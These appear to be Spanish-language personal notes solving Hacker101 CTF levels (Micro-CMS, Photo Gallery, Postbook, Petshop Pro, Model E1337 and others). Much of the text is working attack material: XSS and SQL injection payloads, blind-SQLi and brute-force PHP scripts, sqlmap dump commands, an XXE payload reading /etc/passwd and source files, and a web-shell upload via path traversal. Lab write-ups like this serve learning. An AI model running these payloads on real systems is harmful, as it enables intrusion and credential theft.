Contenido

[Micro-CMS v1 2](#_Toc29634450)

[Micro-CMS v2 2](#_Toc29634451)

[Encrypted Pastebin 3](#_Toc29634452)

[Photo Gallery 4](#_Toc29634453)

[Cody's First Blog 5](#_Toc29634454)

[Postbook 6](#_Toc29634455)

[Ticketastic: Demo Instance 6](#_Toc29634456)

[Ticketastic: Live Instance 6](#_Toc29634457)

[Petshop Pro 7](#_Toc29634458)

[Model E1337 - Rolling Code Lock 8](#_Toc29634459)

[TempImage 10](#_Toc29634460)

[H1 Thermostat 11](#_Toc29634461)

[Model E1337 v2 - Hardened Rolling Code Lock 11](#_Toc29634462)

[Intentional Exercise 11](#_Toc29634463)

[Hello World! 12](#_Toc29634464)

[Rend Asunder 14](#_Toc29634465)

[BugDB v1 14](#_Toc29634466)

[BugDB v2 14](#_Toc29634467)

[BugDB v3 14](#_Toc29634468)

Micro-CMS v1

Al crear un post, le pongo <sc de titulo y al ir a /, me da flag en alert

^FLAG^193b61fe96ebe608052df69846d80bcb08aa13c3162aac4bca7a8c61c391cc48$FLAG$

/page/edit/2%27

^FLAG^66ad7bfd8f1549c5ba7a2f6b6c09c3be4c3dd53231f7941a0da2d865d6d22afb$FLAG$

Si agrego en vez de <script> un <svg onload=alert(1)>

m

/page/edit/6 (pagina privada, forbidden)

^FLAG^7ddbad057912dc0c3db6c15b4f2a9cef827d6c2a44e06f06f884e2de4f8db2ae$FLAG$

Micro-CMS v2

Si hago login en http://35.227.24.107:5001/9d7e35d600/login con ‘, tira

Traceback (most recent call last):

File "./main.py", line 145, in do\_login

if cur.execute('SELECT password FROM admins WHERE username=\'%s\'' % request.form['username'].replace('%', '%%')) == 0:

File "/usr/local/lib/python2.7/site-packages/MySQLdb/cursors.py", line 255, in execute

self.errorhandler(self, exc, value)

File "/usr/local/lib/python2.7/site-packages/MySQLdb/connections.py", line 50, in defaulterrorhandler

raise errorvalue

ProgrammingError: (1064, "You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''''' at line 1")

En vez de GET hago POST y ^FLAG^7bd035fdb54ce19d33ab0927759edc23b44283e31824d3e3ae147de5a6069cee$FLAG$

POST /9c786c93e1/page/edit/2 HTTP/1.1

Host: 35.227.24.107:5001

Content-Length: 10

$ch = curl\_init();

curl\_setopt($ch, CURLOPT\_URL, "http://35.227.24.107/f27a10f785/login");

curl\_setopt($ch, CURLOPT\_POST, 1);

curl\_setopt($ch, CURLOPT\_RETURNTRANSFER, true);

$caracteres = str\_split('abcdefghijklmnopqrstuvwxyz1234567890');

for ($i = 1; $i < 10; $i++) {//pass de 10 chars

foreach ($caracteres as $c) {

curl\_setopt($ch, CURLOPT\_POSTFIELDS, "username=a' or substring(password,$i,1)='$c'#&password=e");

$server\_output = curl\_exec($ch);

if (strpos($server\_output, "Invalid password") !== false) {

echo $c;

}

}

}

curl\_close($ch);

Al hacer login con user ' union all select username from admins#, (en el codigo utilicé a' or substring(password,$i,1)='$c') me dice “**password incorrect**” en vez de **”unknown user”**

Voy probando con ' union all select username from admins where substring(password,1,1)='a' character x caracter

La **password** es: **evonne**

^FLAG^3430287b6de685ce8956d93f6210d63aef8a6615f53fbf6cfab3b2c268d9292e$FLAG$

Si cambio en el código substring(password por substring(username, obtengo el usuario

**Usuario**: **camelia**

**Pruebo stacked queries**

python sqlmap.py -u "http://34.74.105.127/8368d1b1ac/login" --data="username=a&password=b" --technique=sq --dbms="mysql" --dump --passwords --users --threads=10 --level=5

Encrypted Pastebin^FLAG^ccfc2a0c35fdce272f8004ce9731264aecc55e37c7acf759a407ff739a3fb03b$FLAG$

Traceback (most recent call last):  
 File "./main.py", line 69, in index  
 post = json.loads(decryptLink(postCt).decode('utf8'))  
 File "./common.py", line 46, in decryptLink  
 data = b64d(data)  
 File "./common.py", line 11, in <lambda>  
 b64d = lambda x: base64.decodestring(x.replace('~', '=').replace('!', '/').replace('-', '+'))  
 File "/usr/local/lib/python2.7/base64.py", line 328, in decodestring  
 return binascii.a2b\_base64(s)  
 Error: Incorrect padding

Traceback (most recent call last):

File "./main.py", line 69, in index

post = json.loads(decryptLink(postCt).decode('utf8'))

File "./common.py", line 49, in decryptLink

return unpad(cipher.decrypt(data))

File "/usr/local/lib/python2.7/site-packages/Crypto/Cipher/blockalgo.py", line 295, in decrypt

return self.\_cipher.decrypt(ciphertext)

ValueError: Input strings must be a multiple of 16 in length

Obtengo como se cifra el string con las funciones anteriores

Voy modificando el string en post=xxxx carácter x carácter por cualquiera, y los errores son distintos. Hice un código para obtener todos los errores

**<?php**

**ini\_set("max\_execution\_time", 0);  
$fh = fopen("resul.txt", "a+");  
$cad = "7!KpXQF3QClEbXlYHkTlWQ-aJ0l1f1ysEOLJKcH5A4yZAckk1aBDbAQONZvUFH3SPyheIe7lkq1EqF92!h52X4wllXqyyac5bsjAi2Qm43I01ug49Zbr32FQl9lPT1kSeoXoCzE-6YRK0gjHjOZorx8VgBj8k5mRofKdiS5S!fNv2X60WZ6sUWLqB6JDilPZNb!Epee74aroc5wcg!ksdA~~";  
$arre = str\_split($cad);  
  
foreach ($arre as $k => $v) {  
 $tmpcad = $cad;  
 $tmpcad[$k] = substr(str\_shuffle("abcdefghijklmnopqrstuvwxyz0123456789!-~"), 0, 1);  
 $file = file\_get\_contents("http://35.227.24.107:5001/818cebe46b/?post=$tmpcad");  
 fwrite($fh, $file . "\r\n\r\n");**

**}**

**fclose($fh);**

Photo Gallery

El id 3 no existe, pero puedo agregar sql

http://35.227.24.107:5001/0c5837e376/fetch?id=3 or (select 1 from mysql.user limit 0,1)=1

python sqlmap.py -u "http://35.190.155.168:80/850e2e468b/fetch?id=2" --technique=TB --dbms="mysql" --tables --columns --threads=10 -D level5

Database: level5

Table: albums

[2 columns]

+--------+---------+

| Column | Type |

+--------+---------+

| id | int(11) |

| title | text |

+--------+---------+

Database: level5

Table: photos

[4 columns]

+----------+---------+

| Column | Type |

+----------+---------+

| filename | text |

| id | int(11) |

| parent | int(11) |

| title | text |

+----------+---------+

python sqlmap.py -u "http://35.190.155.168:80/850e2e468b/fetch?id=2" --technique=TB --dbms="mysql" --tables --columns --threads=10 -D level5 –T photos –dump

obtengo la data dentro de potos  
+----+------------------+--------+------------------------------------------------------------------+

| id | title | parent | filename |

+----+------------------+--------+------------------------------------------------------------------+

| 1 | Utterly adorable | 1 | files/adorable.jpg |

| 2 | Purrfect | 1 | files/purrfect.jpg |

| 3 | Invisible | 1 | 682b0dd4d439473e3246cd879fdf73ab67a2d898fae36e05a78744535de58e54 |

+----+------------------+--------+------------------------------------------------------------------+

el nombre de la 3 es 682b0dd4d439473e3246cd879fdf73ab67a2d898fae36e05a78744535de58e54 (flag)

lo mismo para albums

python sqlmap.py -u "http://35.190.155.168:80/850e2e468b/fetch?id=2" --technique=TB --dbms="mysql" --tables --columns --threads=10 -D level5 –T albums –dump

+----+---------+

| id | title |

+----+---------+

| 1 | Kittens |

+----+---------+

Mysql.users ?

python sqlmap.py -u "http://35.190.155.168:80/850e2e468b/fetch?id=2" --technique=TB --dbms="mysql" --tables --columns --threads=10 -D mysql –T users –dump

TODO:

python sqlmap.py -u "http://35.190.155.168:80/850e2e468b/fetch?id=2" --technique=B --dbms="mysql" --privileges --dump --passwords --hostname --roles --dbs --current-user --comments --schema --users --tables -–columns -–threads=10 –-level=5

root privileges

privilege: ALTER

privilege: ALTER ROUTINE

privilege: CREATE

privilege: CREATE ROUTINE

privilege: CREATE TABLESPACE

privilege: CREATE TEMPORARY TABLES

privilege: CREATE USER

privilege: CREATE VIEW

privilege: DELETE

privilege: DROP

privilege: EVENT

privilege: INDEX

privilege: INSERT

privilege: LOCK TABLES

privilege: PROCESS

privilege: REFERENCES

privilege: RELOAD

privilege: REPLICATION CLIENT

privilege: REPLICATION SLAVE

privilege: SELECT

privilege: SHOW DATABASES

privilege: SHOW VIEW

privilege: SHUTDOWN

privilege: SUPER

privilege: TRIGGER

privilege: UPDATE

Cody's First Blog

http://35.190.155.168:5001/009f1483a9/index.php

esta hecha en php

en el código esta esto <!--<a href="?page=admin.auth.inc">Admin login</a>-->

entro en <http://35.190.155.168:5001/009f1483a9/?page=admin.auth.inc>

<http://35.190.155.168:5001/009f1483a9/?page>=’ tira error,

<http://35.190.155.168:5001/009f1483a9/?page=index> tira **Fatal error**: Allowed memory size of 134217728

<http://35.190.155.168:5001/009f1483a9/?page=admin.inc> flag!!!!   
^FLAG^9824aa699d676796446eabe628de3e5b853975585645baffd74f8ede418fbcf5$FLAG$

al hacer un submit con <?php echo phpinfo();?> otra flag

^FLAG^7544ca389fc19471cfa676bbfcfdd8d1c3f549cab72431a90128b9937776158e$FLAG$

Para la tercer flag:

python sqlmap.py -u "http://34.74.105.127/57d9fe9472/?page=admin.inc&approve=14\*" --level=5 --risk=3 --threads=10 --beep --dump --dbms=mysql --technique=T

Postbook

directory listing en <http://35.190.155.168:5001/6c4dfae729/pages/>

si hago <http://35.190.155.168:5001/6c4dfae729/index.php?page=edit.php> y guardo, el post no existe y me da un flag  
^FLAG^e2fad8bf25a0325aa24e06eb9b24f59851567c1bfbc7f0079e41ee3a3bcdde12$FLAG$

en <http://35.190.155.168:5001/6c4dfae729/index.php?page=profile.php&id=d>

cambio el d por b y me muestra un “secret blog” del admin  
^FLAG^51724e2f0a03a96628ee53d4116763fa20ff17b449daf1857191cdfbeaf78811$FLAG$

al crear un post cambiando el id del input hidden user\_id por 2 (es el admin), me da el flag^FLAG^4efb697540b0e055e5e6e8a22bacadd03d059f702ba08431edf01184dc568041$FLAG$

la cookie tiene de contenido id=xxxxxxxxxx

al hacer delete de un post, le agrega el id de la cookie (supongo), asi que le agregue eso y me dio otro flag (borrar posts de otros, si averiguo el id)

^FLAG^0f45b657dca9975b977cfa1541e1f504cef7e63e627150bb6c0e95a71e63ad4c$FLAG$

El usuario user tiene la clave password

^FLAG^4256a03b936d77a026a267984b42f4ed34bc49c5bb756c0d82d9c780598173b1$FLAG$

Al cambiar el id de la cookie por el md5(1) me logueo con el usuario 1

^FLAG^b50394bce835b3177c942a2bce618d33f5a7d1e7bf78eba4e31ddf92b56ce19a$FLAG$

189\*5 = 945, cambio el id de un post x 945 -\_-

^FLAG^64d79d0e38c9ce418a6a5322d438a4af8f7acf68ca141d63573a3e2232284ceb$FLAG$

Ticketastic: Demo Instance

nada

Ticketastic: Live Instance

Hago un script para loguearme con usuario admin, voy probando combinación de letras para la password y viendo si el resultado es distinto de Invalid password

set\_time\_limit(100000);  
$ch = curl\_init();  
curl\_setopt($ch, CURLOPT\_URL, "http://35.196.135.216:5001/226aab4f67/login");  
curl\_setopt($ch, CURLOPT\_POST, 1);  
curl\_setopt($ch, CURLOPT\_RETURNTRANSFER, true);

$c = '0123456789zyxwvutsrqponmlkjihgfedcbaABCDEFGHIJKLMNOPQRSTUVEWXYZ!@#$%&(). +-\*/{}[];?';  
$charactersLength = strlen($c);  
$randomString = '';  
for ($i = 0; $i < $charactersLength; $i++) {  
 for ($j = 0; $j < $charactersLength; $j++) {  
 /\*for ($k = 0; $k < $charactersLength; $k++) {  
 for ($l = 0; $l < $charactersLength; $l++) {  
 for ($m = 0; $m < $charactersLength; $m++) {\*/  
 $randomString = $c[$i] . $c[$j] /\*. $c[$k] . $c[$l] . $c[$m]\*/;  
 curl\_setopt($ch, CURLOPT\_POSTFIELDS, "username=admin&password=$randomString");  
 $server\_output = curl\_exec($ch);  
 if ($server\_output != "Invalid password") {  
 die("La clave es '$randomString'");  
 }  
 /\*}  
 }  
 }\*/  
 }  
}

echo "No se encuentra la clave!";  
curl\_close($ch);

**NO esta la clave…**

**Pruebo, como en la demo, de crear un usuario (newUser)**

**Modifico el form de login, le agrego action=”newUser” y pongo PUT en vez de POST (porq post da 405 method not allowed)**

**python sqlmap.py -u "http://35.227.24.107/cf60ded3d4/ticket?id=1\*" --dbms=mysql --level=5 --risk=3 --threads=10 --beep --cookie="session\_level7b=eyJ1c2VyIjoiYWJjZCJ9.EC73pQ.Rgvh\_IvDjIn02AROwmn8LGEjjDc" –dump**

^FLAG^c5f7027887587a664edb3178f075dbf74b0b9a6a7a4b1015dc362c82be33d75b$FLAG$

Petshop Pro

La cookie tiene valor session=

eyJjYXJ0IjpbXX0.XIqpOQ.74fPFz1aYaEHmTCUFOvaFvFA9KI, no cambia al recargar la pagina

Agregue un ítem al cart y la cookie cambia a

eyJjYXJ0IjpbXX0.XIqpOQ.74fPFz1aYaEHmTCUFOvaFvFA9KI

eyJjYXJ0IjpbXSwibW9kaWZpZWQiOnRydWV9.XIqqCw.qKERWosboh64aetbjQFaOyg3bS4

eyJjYXJ0IjpbMF0sIm1vZGlmaWVkIjp0cnVlfQ.XIqqww.8SkqsLJLpAmKCm1W2AlT2sndUlQ

eyJjYXJ0IjpbMCwxLDEsMV0sIm1vZGlmaWVkIjp0cnVlfQ.XIqrCQ.3wAJ0TmdYH4Y4y6RQPR69vK1rb

la parte XIqrCQ cambia con el tiempo, onda 1 letra más x segundo

Antes del checkout, cambio en el input hidden que tiene el formato

<input type="hidden" name="cart" value="[[0, {&quot;logo&quot;: &quot;kitten.jpg&quot;, &quot;price&quot;: **8.95**, &quot;name&quot;: &quot;Kitten&quot;, &quot;desc&quot;: &quot;8\&quot;x10\&quot; color glossy photograph of a kitten.&quot;}]]">

El precio por uno negativo, y me da la flag

^FLAG^fecc9b72038344d1340790f9d7c74b77f735a7203353bea7ecaed00983d3a66d$FLAG$

Pruebo abrir /login y entra

Hago bruteforce del usuario:

// petshoppro admin login

$ch = curl\_init();

curl\_setopt($ch, CURLOPT\_URL, "http://34.94.3.143/ecce0acaa3/login");

curl\_setopt($ch, CURLOPT\_POST, 1);

curl\_setopt($ch, CURLOPT\_RETURNTRANSFER, true);

$c = 'zyxwvutsrqponmlkjihgfedcba';

for ($i = 0; $i < strlen($c); $i++) {

for ($j = 0; $j < strlen($c); $j++) {

for ($k = 0; $k < strlen($c); $k++) {

// for ($l = 0; $l < strlen($c); $l++) {

/\* for ($m = 0; $m < strlen($c); $m++) { \*/

$randomString = $c[$i] . $c[$j] . $c[$k] /\* . $c[$l] . $c[$m] \*/;

curl\_setopt($ch, CURLOPT\_POSTFIELDS, "username=$randomString&password=1");

$server\_output = curl\_exec($ch);

if (strpos($server\_output, "Invalid username") === false) {

die("El usuario es '$randomString'");

}

// }

// }

}

}

}

curl\_close($ch);

**username: cal**

**password: megan**

^FLAG^c0cdcfb6cf3955f8319d25fe90d17061dfd92fee1452e293d14bae5259173117$FLAG$

Model E1337 - Rolling Code Lock

Descargo 200 expected codes para buscar alguna relación entre ellos

$ch = curl\_init();

curl\_setopt($ch, CURLOPT\_URL, "http://34.94.3.143/d72636deb7/unlock");

curl\_setopt($ch, CURLOPT\_POST, 1);

curl\_setopt($ch, CURLOPT\_RETURNTRANSFER, true);

$caracteres = str\_split('abcdefghijklmnopqrstuvwxyz1234567890');

$resul = "";

for ($i = 1; $i < 200; $i++) {//pass de 10 chars

curl\_setopt($ch, CURLOPT\_POSTFIELDS, "code=00277073250394073998"); //de prueba

$resul .= curl\_exec($ch);

}

curl\_close($ch);

$fh = fopen("aaa.txt", "a+");

fwrite($fh, $resul);

fclose($fh);

si ingreso a <http://35.190.155.168/091e4dc0c7/admin>, obtengo  
frontdoor <!-- We should be using get-config for this on the client side. -->

en /get-config obtengo

<?xml version="1.0" encoding="UTF-8"?><config><location>Front door</location></config>

Existe /set-config (bad request en vez de not found)

Paso ese xml por get, pero necesito saber el nombre del parámetro, hago fuzz con burp

El parámetro se llama data

HTTP/1.1 302 FOUND

Server: nginx/1.14.0 (Ubuntu)

Date: Tue, 06 Aug 2019 21:26:23 GMT

Content-Type: text/html; charset=utf-8

Content-Length: 217

Location: http://35.190.155.168/091e4dc0c7/admin

Connection: close

Cache-Control: public, max-age=0

Pragma: no-cache

Expires: 0

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">

<title>Redirecting...</title>

<h1>Redirecting...</h1>

<p>You should be redirected automatically to target URL: <a href="admin">admin</a>. If not click the link.

Pruebo (full urlencode) data=<?xml version="1.0" encoding="ISO-8859-1"?> <!DOCTYPE foo [<!ELEMENT foo ANY > <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>

<http://35.190.155.168/091e4dc0c7/get-config?data=%3C%3F%78%6D%6C%20%76%65%72%73%69%6F%6E%3D%22%31%2E%30%22%20%65%6E%63%6F%64%69%6E%67%3D%22%49%53%4F%2D%38%38%35%39%2D%31%22%3F%3E%20%3C%21%44%4F%43%54%59%50%45%20%66%6F%6F%20%5B%3C%21%45%4C%45%4D%45%4E%54%20%66%6F%6F%20%41%4E%59%20%3E%20%20%3C%21%45%4E%54%49%54%59%20%78%78%65%20%53%59%53%54%45%4D%20%22%66%69%6C%65%3A%2F%2F%2F%65%74%63%2F%70%61%73%73%77%64%22%20%3E%5D%3E%3C%66%6F%6F%3E%26%78%78%65%3B%3C%2F%66%6F%6F%3E>

obtengo

<?xml version="1.0" encoding="UTF-8"?><config><location>root:x:0:0:root:/root:/bin/ash

bin:x:1:1:bin:/bin:/sbin/nologin

daemon:x:2:2:daemon:/sbin:/sbin/nologin

adm:x:3:4:adm:/var/adm:/sbin/nologin

lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin

sync:x:5:0:sync:/sbin:/bin/sync

shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown

halt:x:7:0:halt:/sbin:/sbin/halt

mail:x:8:12:mail:/var/spool/mail:/sbin/nologin

news:x:9:13:news:/usr/lib/news:/sbin/nologin

uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin

operator:x:11:0:operator:/root:/bin/sh

man:x:13:15:man:/usr/man:/sbin/nologin

postmaster:x:14:12:postmaster:/var/spool/mail:/sbin/nologin

cron:x:16:16:cron:/var/spool/cron:/sbin/nologin

ftp:x:21:21::/var/lib/ftp:/sbin/nologin

sshd:x:22:22:sshd:/dev/null:/sbin/nologin

at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin

squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin

xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin

games:x:35:35:games:/usr/games:/sbin/nologin

postgres:x:70:70::/var/lib/postgresql:/bin/sh

cyrus:x:85:12::/usr/cyrus:/sbin/nologin

vpopmail:x:89:89::/var/vpopmail:/sbin/nologin

ntp:x:123:123:NTP:/var/empty:/sbin/nologin

smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin

guest:x:405:100:guest:/dev/null:/sbin/nologin

nobody:x:65534:65534:nobody:/:/sbin/nologin

</location></config>

Pruebo main.py

http://35.190.155.168/091e4dc0c7/set-config?data=%3C%3F%78%6D%6C%20%76%65%72%73%69%6F%6E%3D%22%31%2E%30%22%20%65%6E%63%6F%64%69%6E%67%3D%22%55%54%46%2D%38%22%3F%3E%3C%21%44%4F%43%54%59%50%45%20%66%6F%6F%20%5B%3C%21%45%4C%45%4D%45%4E%54%20%66%6F%6F%20%41%4E%59%20%3E%3C%21%45%4E%54%49%54%59%20%78%78%65%20%53%59%53%54%45%4D%20%22%6D%61%69%6E%2E%70%79%22%20%3E%5D%3E%3C%63%6F%6E%66%69%67%3E%3C%6C%6F%63%61%74%69%6F%6E%3E%26%78%78%65%3B%3C%2F%6C%6F%63%61%74%69%6F%6E%3E%3C%2F%63%6F%6E%66%69%67%3E

obtengo

from flask import Flask, abort, redirect, request, Response, session

from jinja2 import Template

import base64, json, os, random, re, subprocess, time, xml.sax

from cStringIO import StringIO

from rng import \*

# ^FLAG^f7948d277878a1e7663e285558d416578b7ef7492857ba28bccc2fb2bc1753ab$FLAG$

flags = json.loads(os.getenv('FLAGS'))

os.unsetenv('FLAGS')

app = Flask(\_\_name\_\_)

templateCache = {}

def render(tpl, \*\*kwargs):

if tpl not in templateCache:

templateCache[tpl] = Template(file('templates/%s.html' % tpl).read())

return templateCache[tpl].render(\*\*kwargs)

@app.after\_request

def add\_header(r):

r.headers["Cache-Control"] = "no-cache, no-store, must-revalidate"

r.headers["Pragma"] = "no-cache"

r.headers["Expires"] = "0"

r.headers['Cache-Control'] = 'public, max-age=0'

return r

@app.route('/')

def index():

return render('home')

@app.route('/unlock', methods=['POST'])

def unlock():

code = int(request.form['code'])

cur = next(26)

time.sleep(5)

if code == cur:

return 'Unlocked successfully. Flag: ' + flags[1]

else:

return 'Code incorrect. Expected %08i' % cur

@app.route('/admin')

def admin():

return render('admin', location=location)

location = 'Front door'

@app.route('/get-config')

def getConfig():

return '<?xml version="1.0" encoding="UTF-8"?><config><location>%s</location></config>' % location

class Handler(xml.sax.ContentHandler):

def \_\_init\_\_(self):

self.location = None

def startElement(self, name, attrs):

if name == 'location':

self.location = ''

def endElement(self, name):

if name == 'location':

global location

location = self.location

self.location = None

def characters(self, content):

if self.location is not None:

self.location += content

@app.route('/set-config')

def setConfig():

data = request.args['data']

parser = xml.sax.make\_parser()

parser.setContentHandler(Handler())

parser.parse(StringIO(data))

return redirect('admin')

app.run(host='0.0.0.0', port=80)

#

Trato de obtener otros archivos

templates/home.html

<http://34.94.3.143/d4306d05b5/get-config?data=%3C%3Fxml%20version%3D%221%2E0%22%20encoding%3D%22UTF-8%22%3F%3E%3C%21DOCTYPE%20foo%20%5B%3C%21ELEMENT%20foo%20ANY%20%3E%3C%21ENTITY%20xxe%20SYSTEM%20%22templates%2Fhome%2Ehtml%22%20%3E%5D%3E%3Cconfig%3E%3Clocation%3E%26xxe%3B%3C%2Flocation%3E%3C%2Fconfig%3E>

obtengo

TempImage

Subo un txt y dice q only png supported. Cambio el txt por png y pruebo

Me devuelve d41d8cd98f00b204e9800998ecf8427e\_ (32 bytes)

Subi de nuevo y 1fb5eb9bf1b45aa7c3cf62de3672fbaf\_xx.png

Si cambio el nombre de la imagen en el hidden input, por /files/xx.png obtengo

**Warning**: move\_uploaded\_file(files/cbb65c4c6f711c8956fce04ca28247dc\_/files/xx.png): failed to open stream: No such file or directory in **/app/doUpload.php** on line **7**  
  
**Warning**: move\_uploaded\_file(): Unable to move '/tmp/phpFOMvq4' to 'files/cbb65c4c6f711c8956fce04ca28247dc\_/files/xx.png' in **/app/doUpload.php** on line **7**  
ERROR: Upload failed

Si le cambio el nombre por ../doUpload.php (reemplazaría el doUpload.php q existe, obtengo)

^FLAG^63919fc3c06f3a7141e7bf23d0a3470fc97ac1e1d90fc6c42b41dabea6ceb616$FLAG$

Subo una Shell, cambio Content-Disposition: form-data; name="filename"

/../../fotophp.php

Al contenido de la foto le concateno el código de la Shell, al abrir fotophp.php se ejecuta la Shell

Hago cat index.php y me da la flag

^FLAG^200758486f6747b4e863bc6e0dcaf5e401ec9a733fe9d04ab6f07cb196b4770d$FLAG$

H1 Thermostat

Hacer unzip del apk y estan las flags en el código ^FLAG^7cc9b0d261be2b163be44a7716aff7900948d12448755294fa3cb274640f9acb$FLAG$

^FLAG^b6708ca0cfd4617bc01eae3ede9b5f83fa233caada0dc8aac83854b8ca989baa$FLAG$

Model E1337 v2 - Hardened Rolling Code Lock

Intentional Exercise

**decompilar el apk en**

[http://www.javadecompilers.com](http://www.javadecompilers.com/)

en el Main se ve la url, hace sha256 de s00p3rs3cr3tk3y.

[**http://34.74.105.127/acc5d824e6/appRoot?hash=61f4518d844a9bd27bb971e55a23cd6cf3a9f5ef7f46285461cf6cf135918a1a**](http://35.227.24.107/c3ad0b61d1/appRoot?hash=61f4518d844a9bd27bb971e55a23cd6cf3a9f5ef7f46285461cf6cf135918a1a)

**si lo paso a**

[**http://34.74.105.127/acc5d824e6/appRoot/flagBearer?hash=61f4518d844a9bd27bb971e55a23cd6cf3a9f5ef7f46285461cf6cf135918a1a**](http://35.227.24.107/c3ad0b61d1/appRoot/flagBearer?hash=61f4518d844a9bd27bb971e55a23cd6cf3a9f5ef7f46285461cf6cf135918a1a)

hago dex to jar y javadecompiler para ver el código

**protected** **void** onCreate(Bundle paramBundle) {

**super**.onCreate(paramBundle);

setContentView(2131296284);

WebView webView = (WebView)findViewById(2131165328);

webView.setWebViewClient(**new** WebViewClient());

Uri uri = getIntent().getData();

str1 = "http://34.74.105.127/acc5d824e6/appRoot";

String str2 = "";

**if** (uri != **null**) {

str2 = uri.toString().substring(28);

StringBuilder stringBuilder = **new** StringBuilder();

stringBuilder.append("http://34.74.105.127/acc5d824e6/appRoot");

stringBuilder.append(str2);

str1 = stringBuilder.toString();

}

String str3 = str1;

**if** (!str1.contains("?")) {

StringBuilder stringBuilder = **new** StringBuilder();

stringBuilder.append(str1);

stringBuilder.append("?");

str3 = stringBuilder.toString();

}

**try** {

MessageDigest messageDigest = MessageDigest.getInstance("SHA-256");

messageDigest.update("s00p3rs3cr3tk3y".getBytes(StandardCharsets.UTF\_8));

messageDigest.update(str2.getBytes(StandardCharsets.UTF\_8));

String str = String.format("%064x", **new** Object[] { **new** BigInteger(1, messageDigest.digest()) });

StringBuilder stringBuilder = **new** StringBuilder();

stringBuilder.append(str3);

stringBuilder.append("&hash=");

stringBuilder.append(str);

webView.loadUrl(stringBuilder.toString());

**return**;

} **catch** (NoSuchAlgorithmException str1) {

str1.printStackTrace();

**return**;

}

}

}

getIntent().getData(); es de <http://level13.hacker101.com>, substring(28) es todo lo q sigue

concateno s00p3rs3cr3tk3y con /flagBearer y hago sha256

me da 8743A18DF6861CED0B7D472B34278DC29ABBA81B3FA4CF836013426D6256BD5E

la url es

<http://34.74.105.127/acc5d824e6/appRoot/flagBearer?hash=8743A18DF6861CED0B7D472B34278DC29ABBA81B3FA4CF836013426D6256BD5E>

en el código concatena el ? y el &hash=, asi q cambio la url por

<http://34.74.105.127/acc5d824e6/appRoot/flagBearer?&hash=8743A18DF6861CED0B7D472B34278DC29ABBA81B3FA4CF836013426D6256BD5E>

^FLAG^9338aa35a8725a6c91096c4bf4cd8a256e86e4fb56f4ac96629f928150d4fa0b$FLAG$

Hello World!

Busco en la web   
Illegal instruction (core dumped). 40 chars y core dumped

* **aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa98**
* **4%0D%0D5764867yghyuhg$%$!$%00@@@3456476546798798**
* **498798456465421313213246548979798**

Bus error (core dumped)

* **aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa3**

Segmentation fault (core dumped)

* **4%0D%0D5764867yghyuhg$%$!$%00@@@3456476546798798/\*-+**

Trace/breakpoint trap (core dumped)

* **%22%20onfocus%3dJaVaSCript%3aalert(123)%20autofocus**

GET /f7c8de2514/?stdin=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaps

HTTP/1.1

Host: 34.94.3.143

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0

Accept: \*/\*

Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Content-Type: application/json

Connection: close

Me devuelve el response sin el header! WTF

GET /f7c8de2514/?stdin=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%70 HTTP/1.1

Host: 34.94.3.143

Connection: close

Response (los caracteres raros y otra vez pregunta x el nombre!)

<a href="vulnerable">Download binary</a><br><br>

<form>Stdin: <input type="text" name="stdin"> <input type="submit"></form>

<pre>Hello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaap����!

What is your name?

</pre>

Mismo resultado con %70, %7e, %87, %8f, %92, %94, %99, %9d, %a1, %ab, %af, %b4, %b5, %b6, %b7, %b8, %b9, %ba, %bb, %bc, %be, %c2, %c7, %da, %db

**Con %89**

Hello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa�����!

What is your name?

1396:

1396: transferring control: ./vulnerable

1396:

Probando con otros %xx, me da el mismo error.. sigo buscando 1 a 1

GET /f7c8de2514/?stdin=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00 HTTP/1.1

Host: 34.94.3.143

Connection: close

Con un %00 mas, me dice transferring control: WTFFFFFFFFF

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%a0

transferring control: HOME=/root

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%68

transferring control: PYTHONIOENCODING=UTF-8

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%70

transferring control: UWSGI\_ORIGINAL\_PROC\_NAME=/usr/local/bin/uwsgi

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%b0

transferring control: UWSGI\_INI=/app/uwsgi.ini

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%c8

transferring control: STATIC\_URL=/static

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%c0

transferring control: UWSGI\_PROCESSES=16

aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%89%a2%a5%f7%ff%7f%00%00%00%00%00%00%00%00%00%00%d0

transferring control: UWSGI\_CHEAPER=2

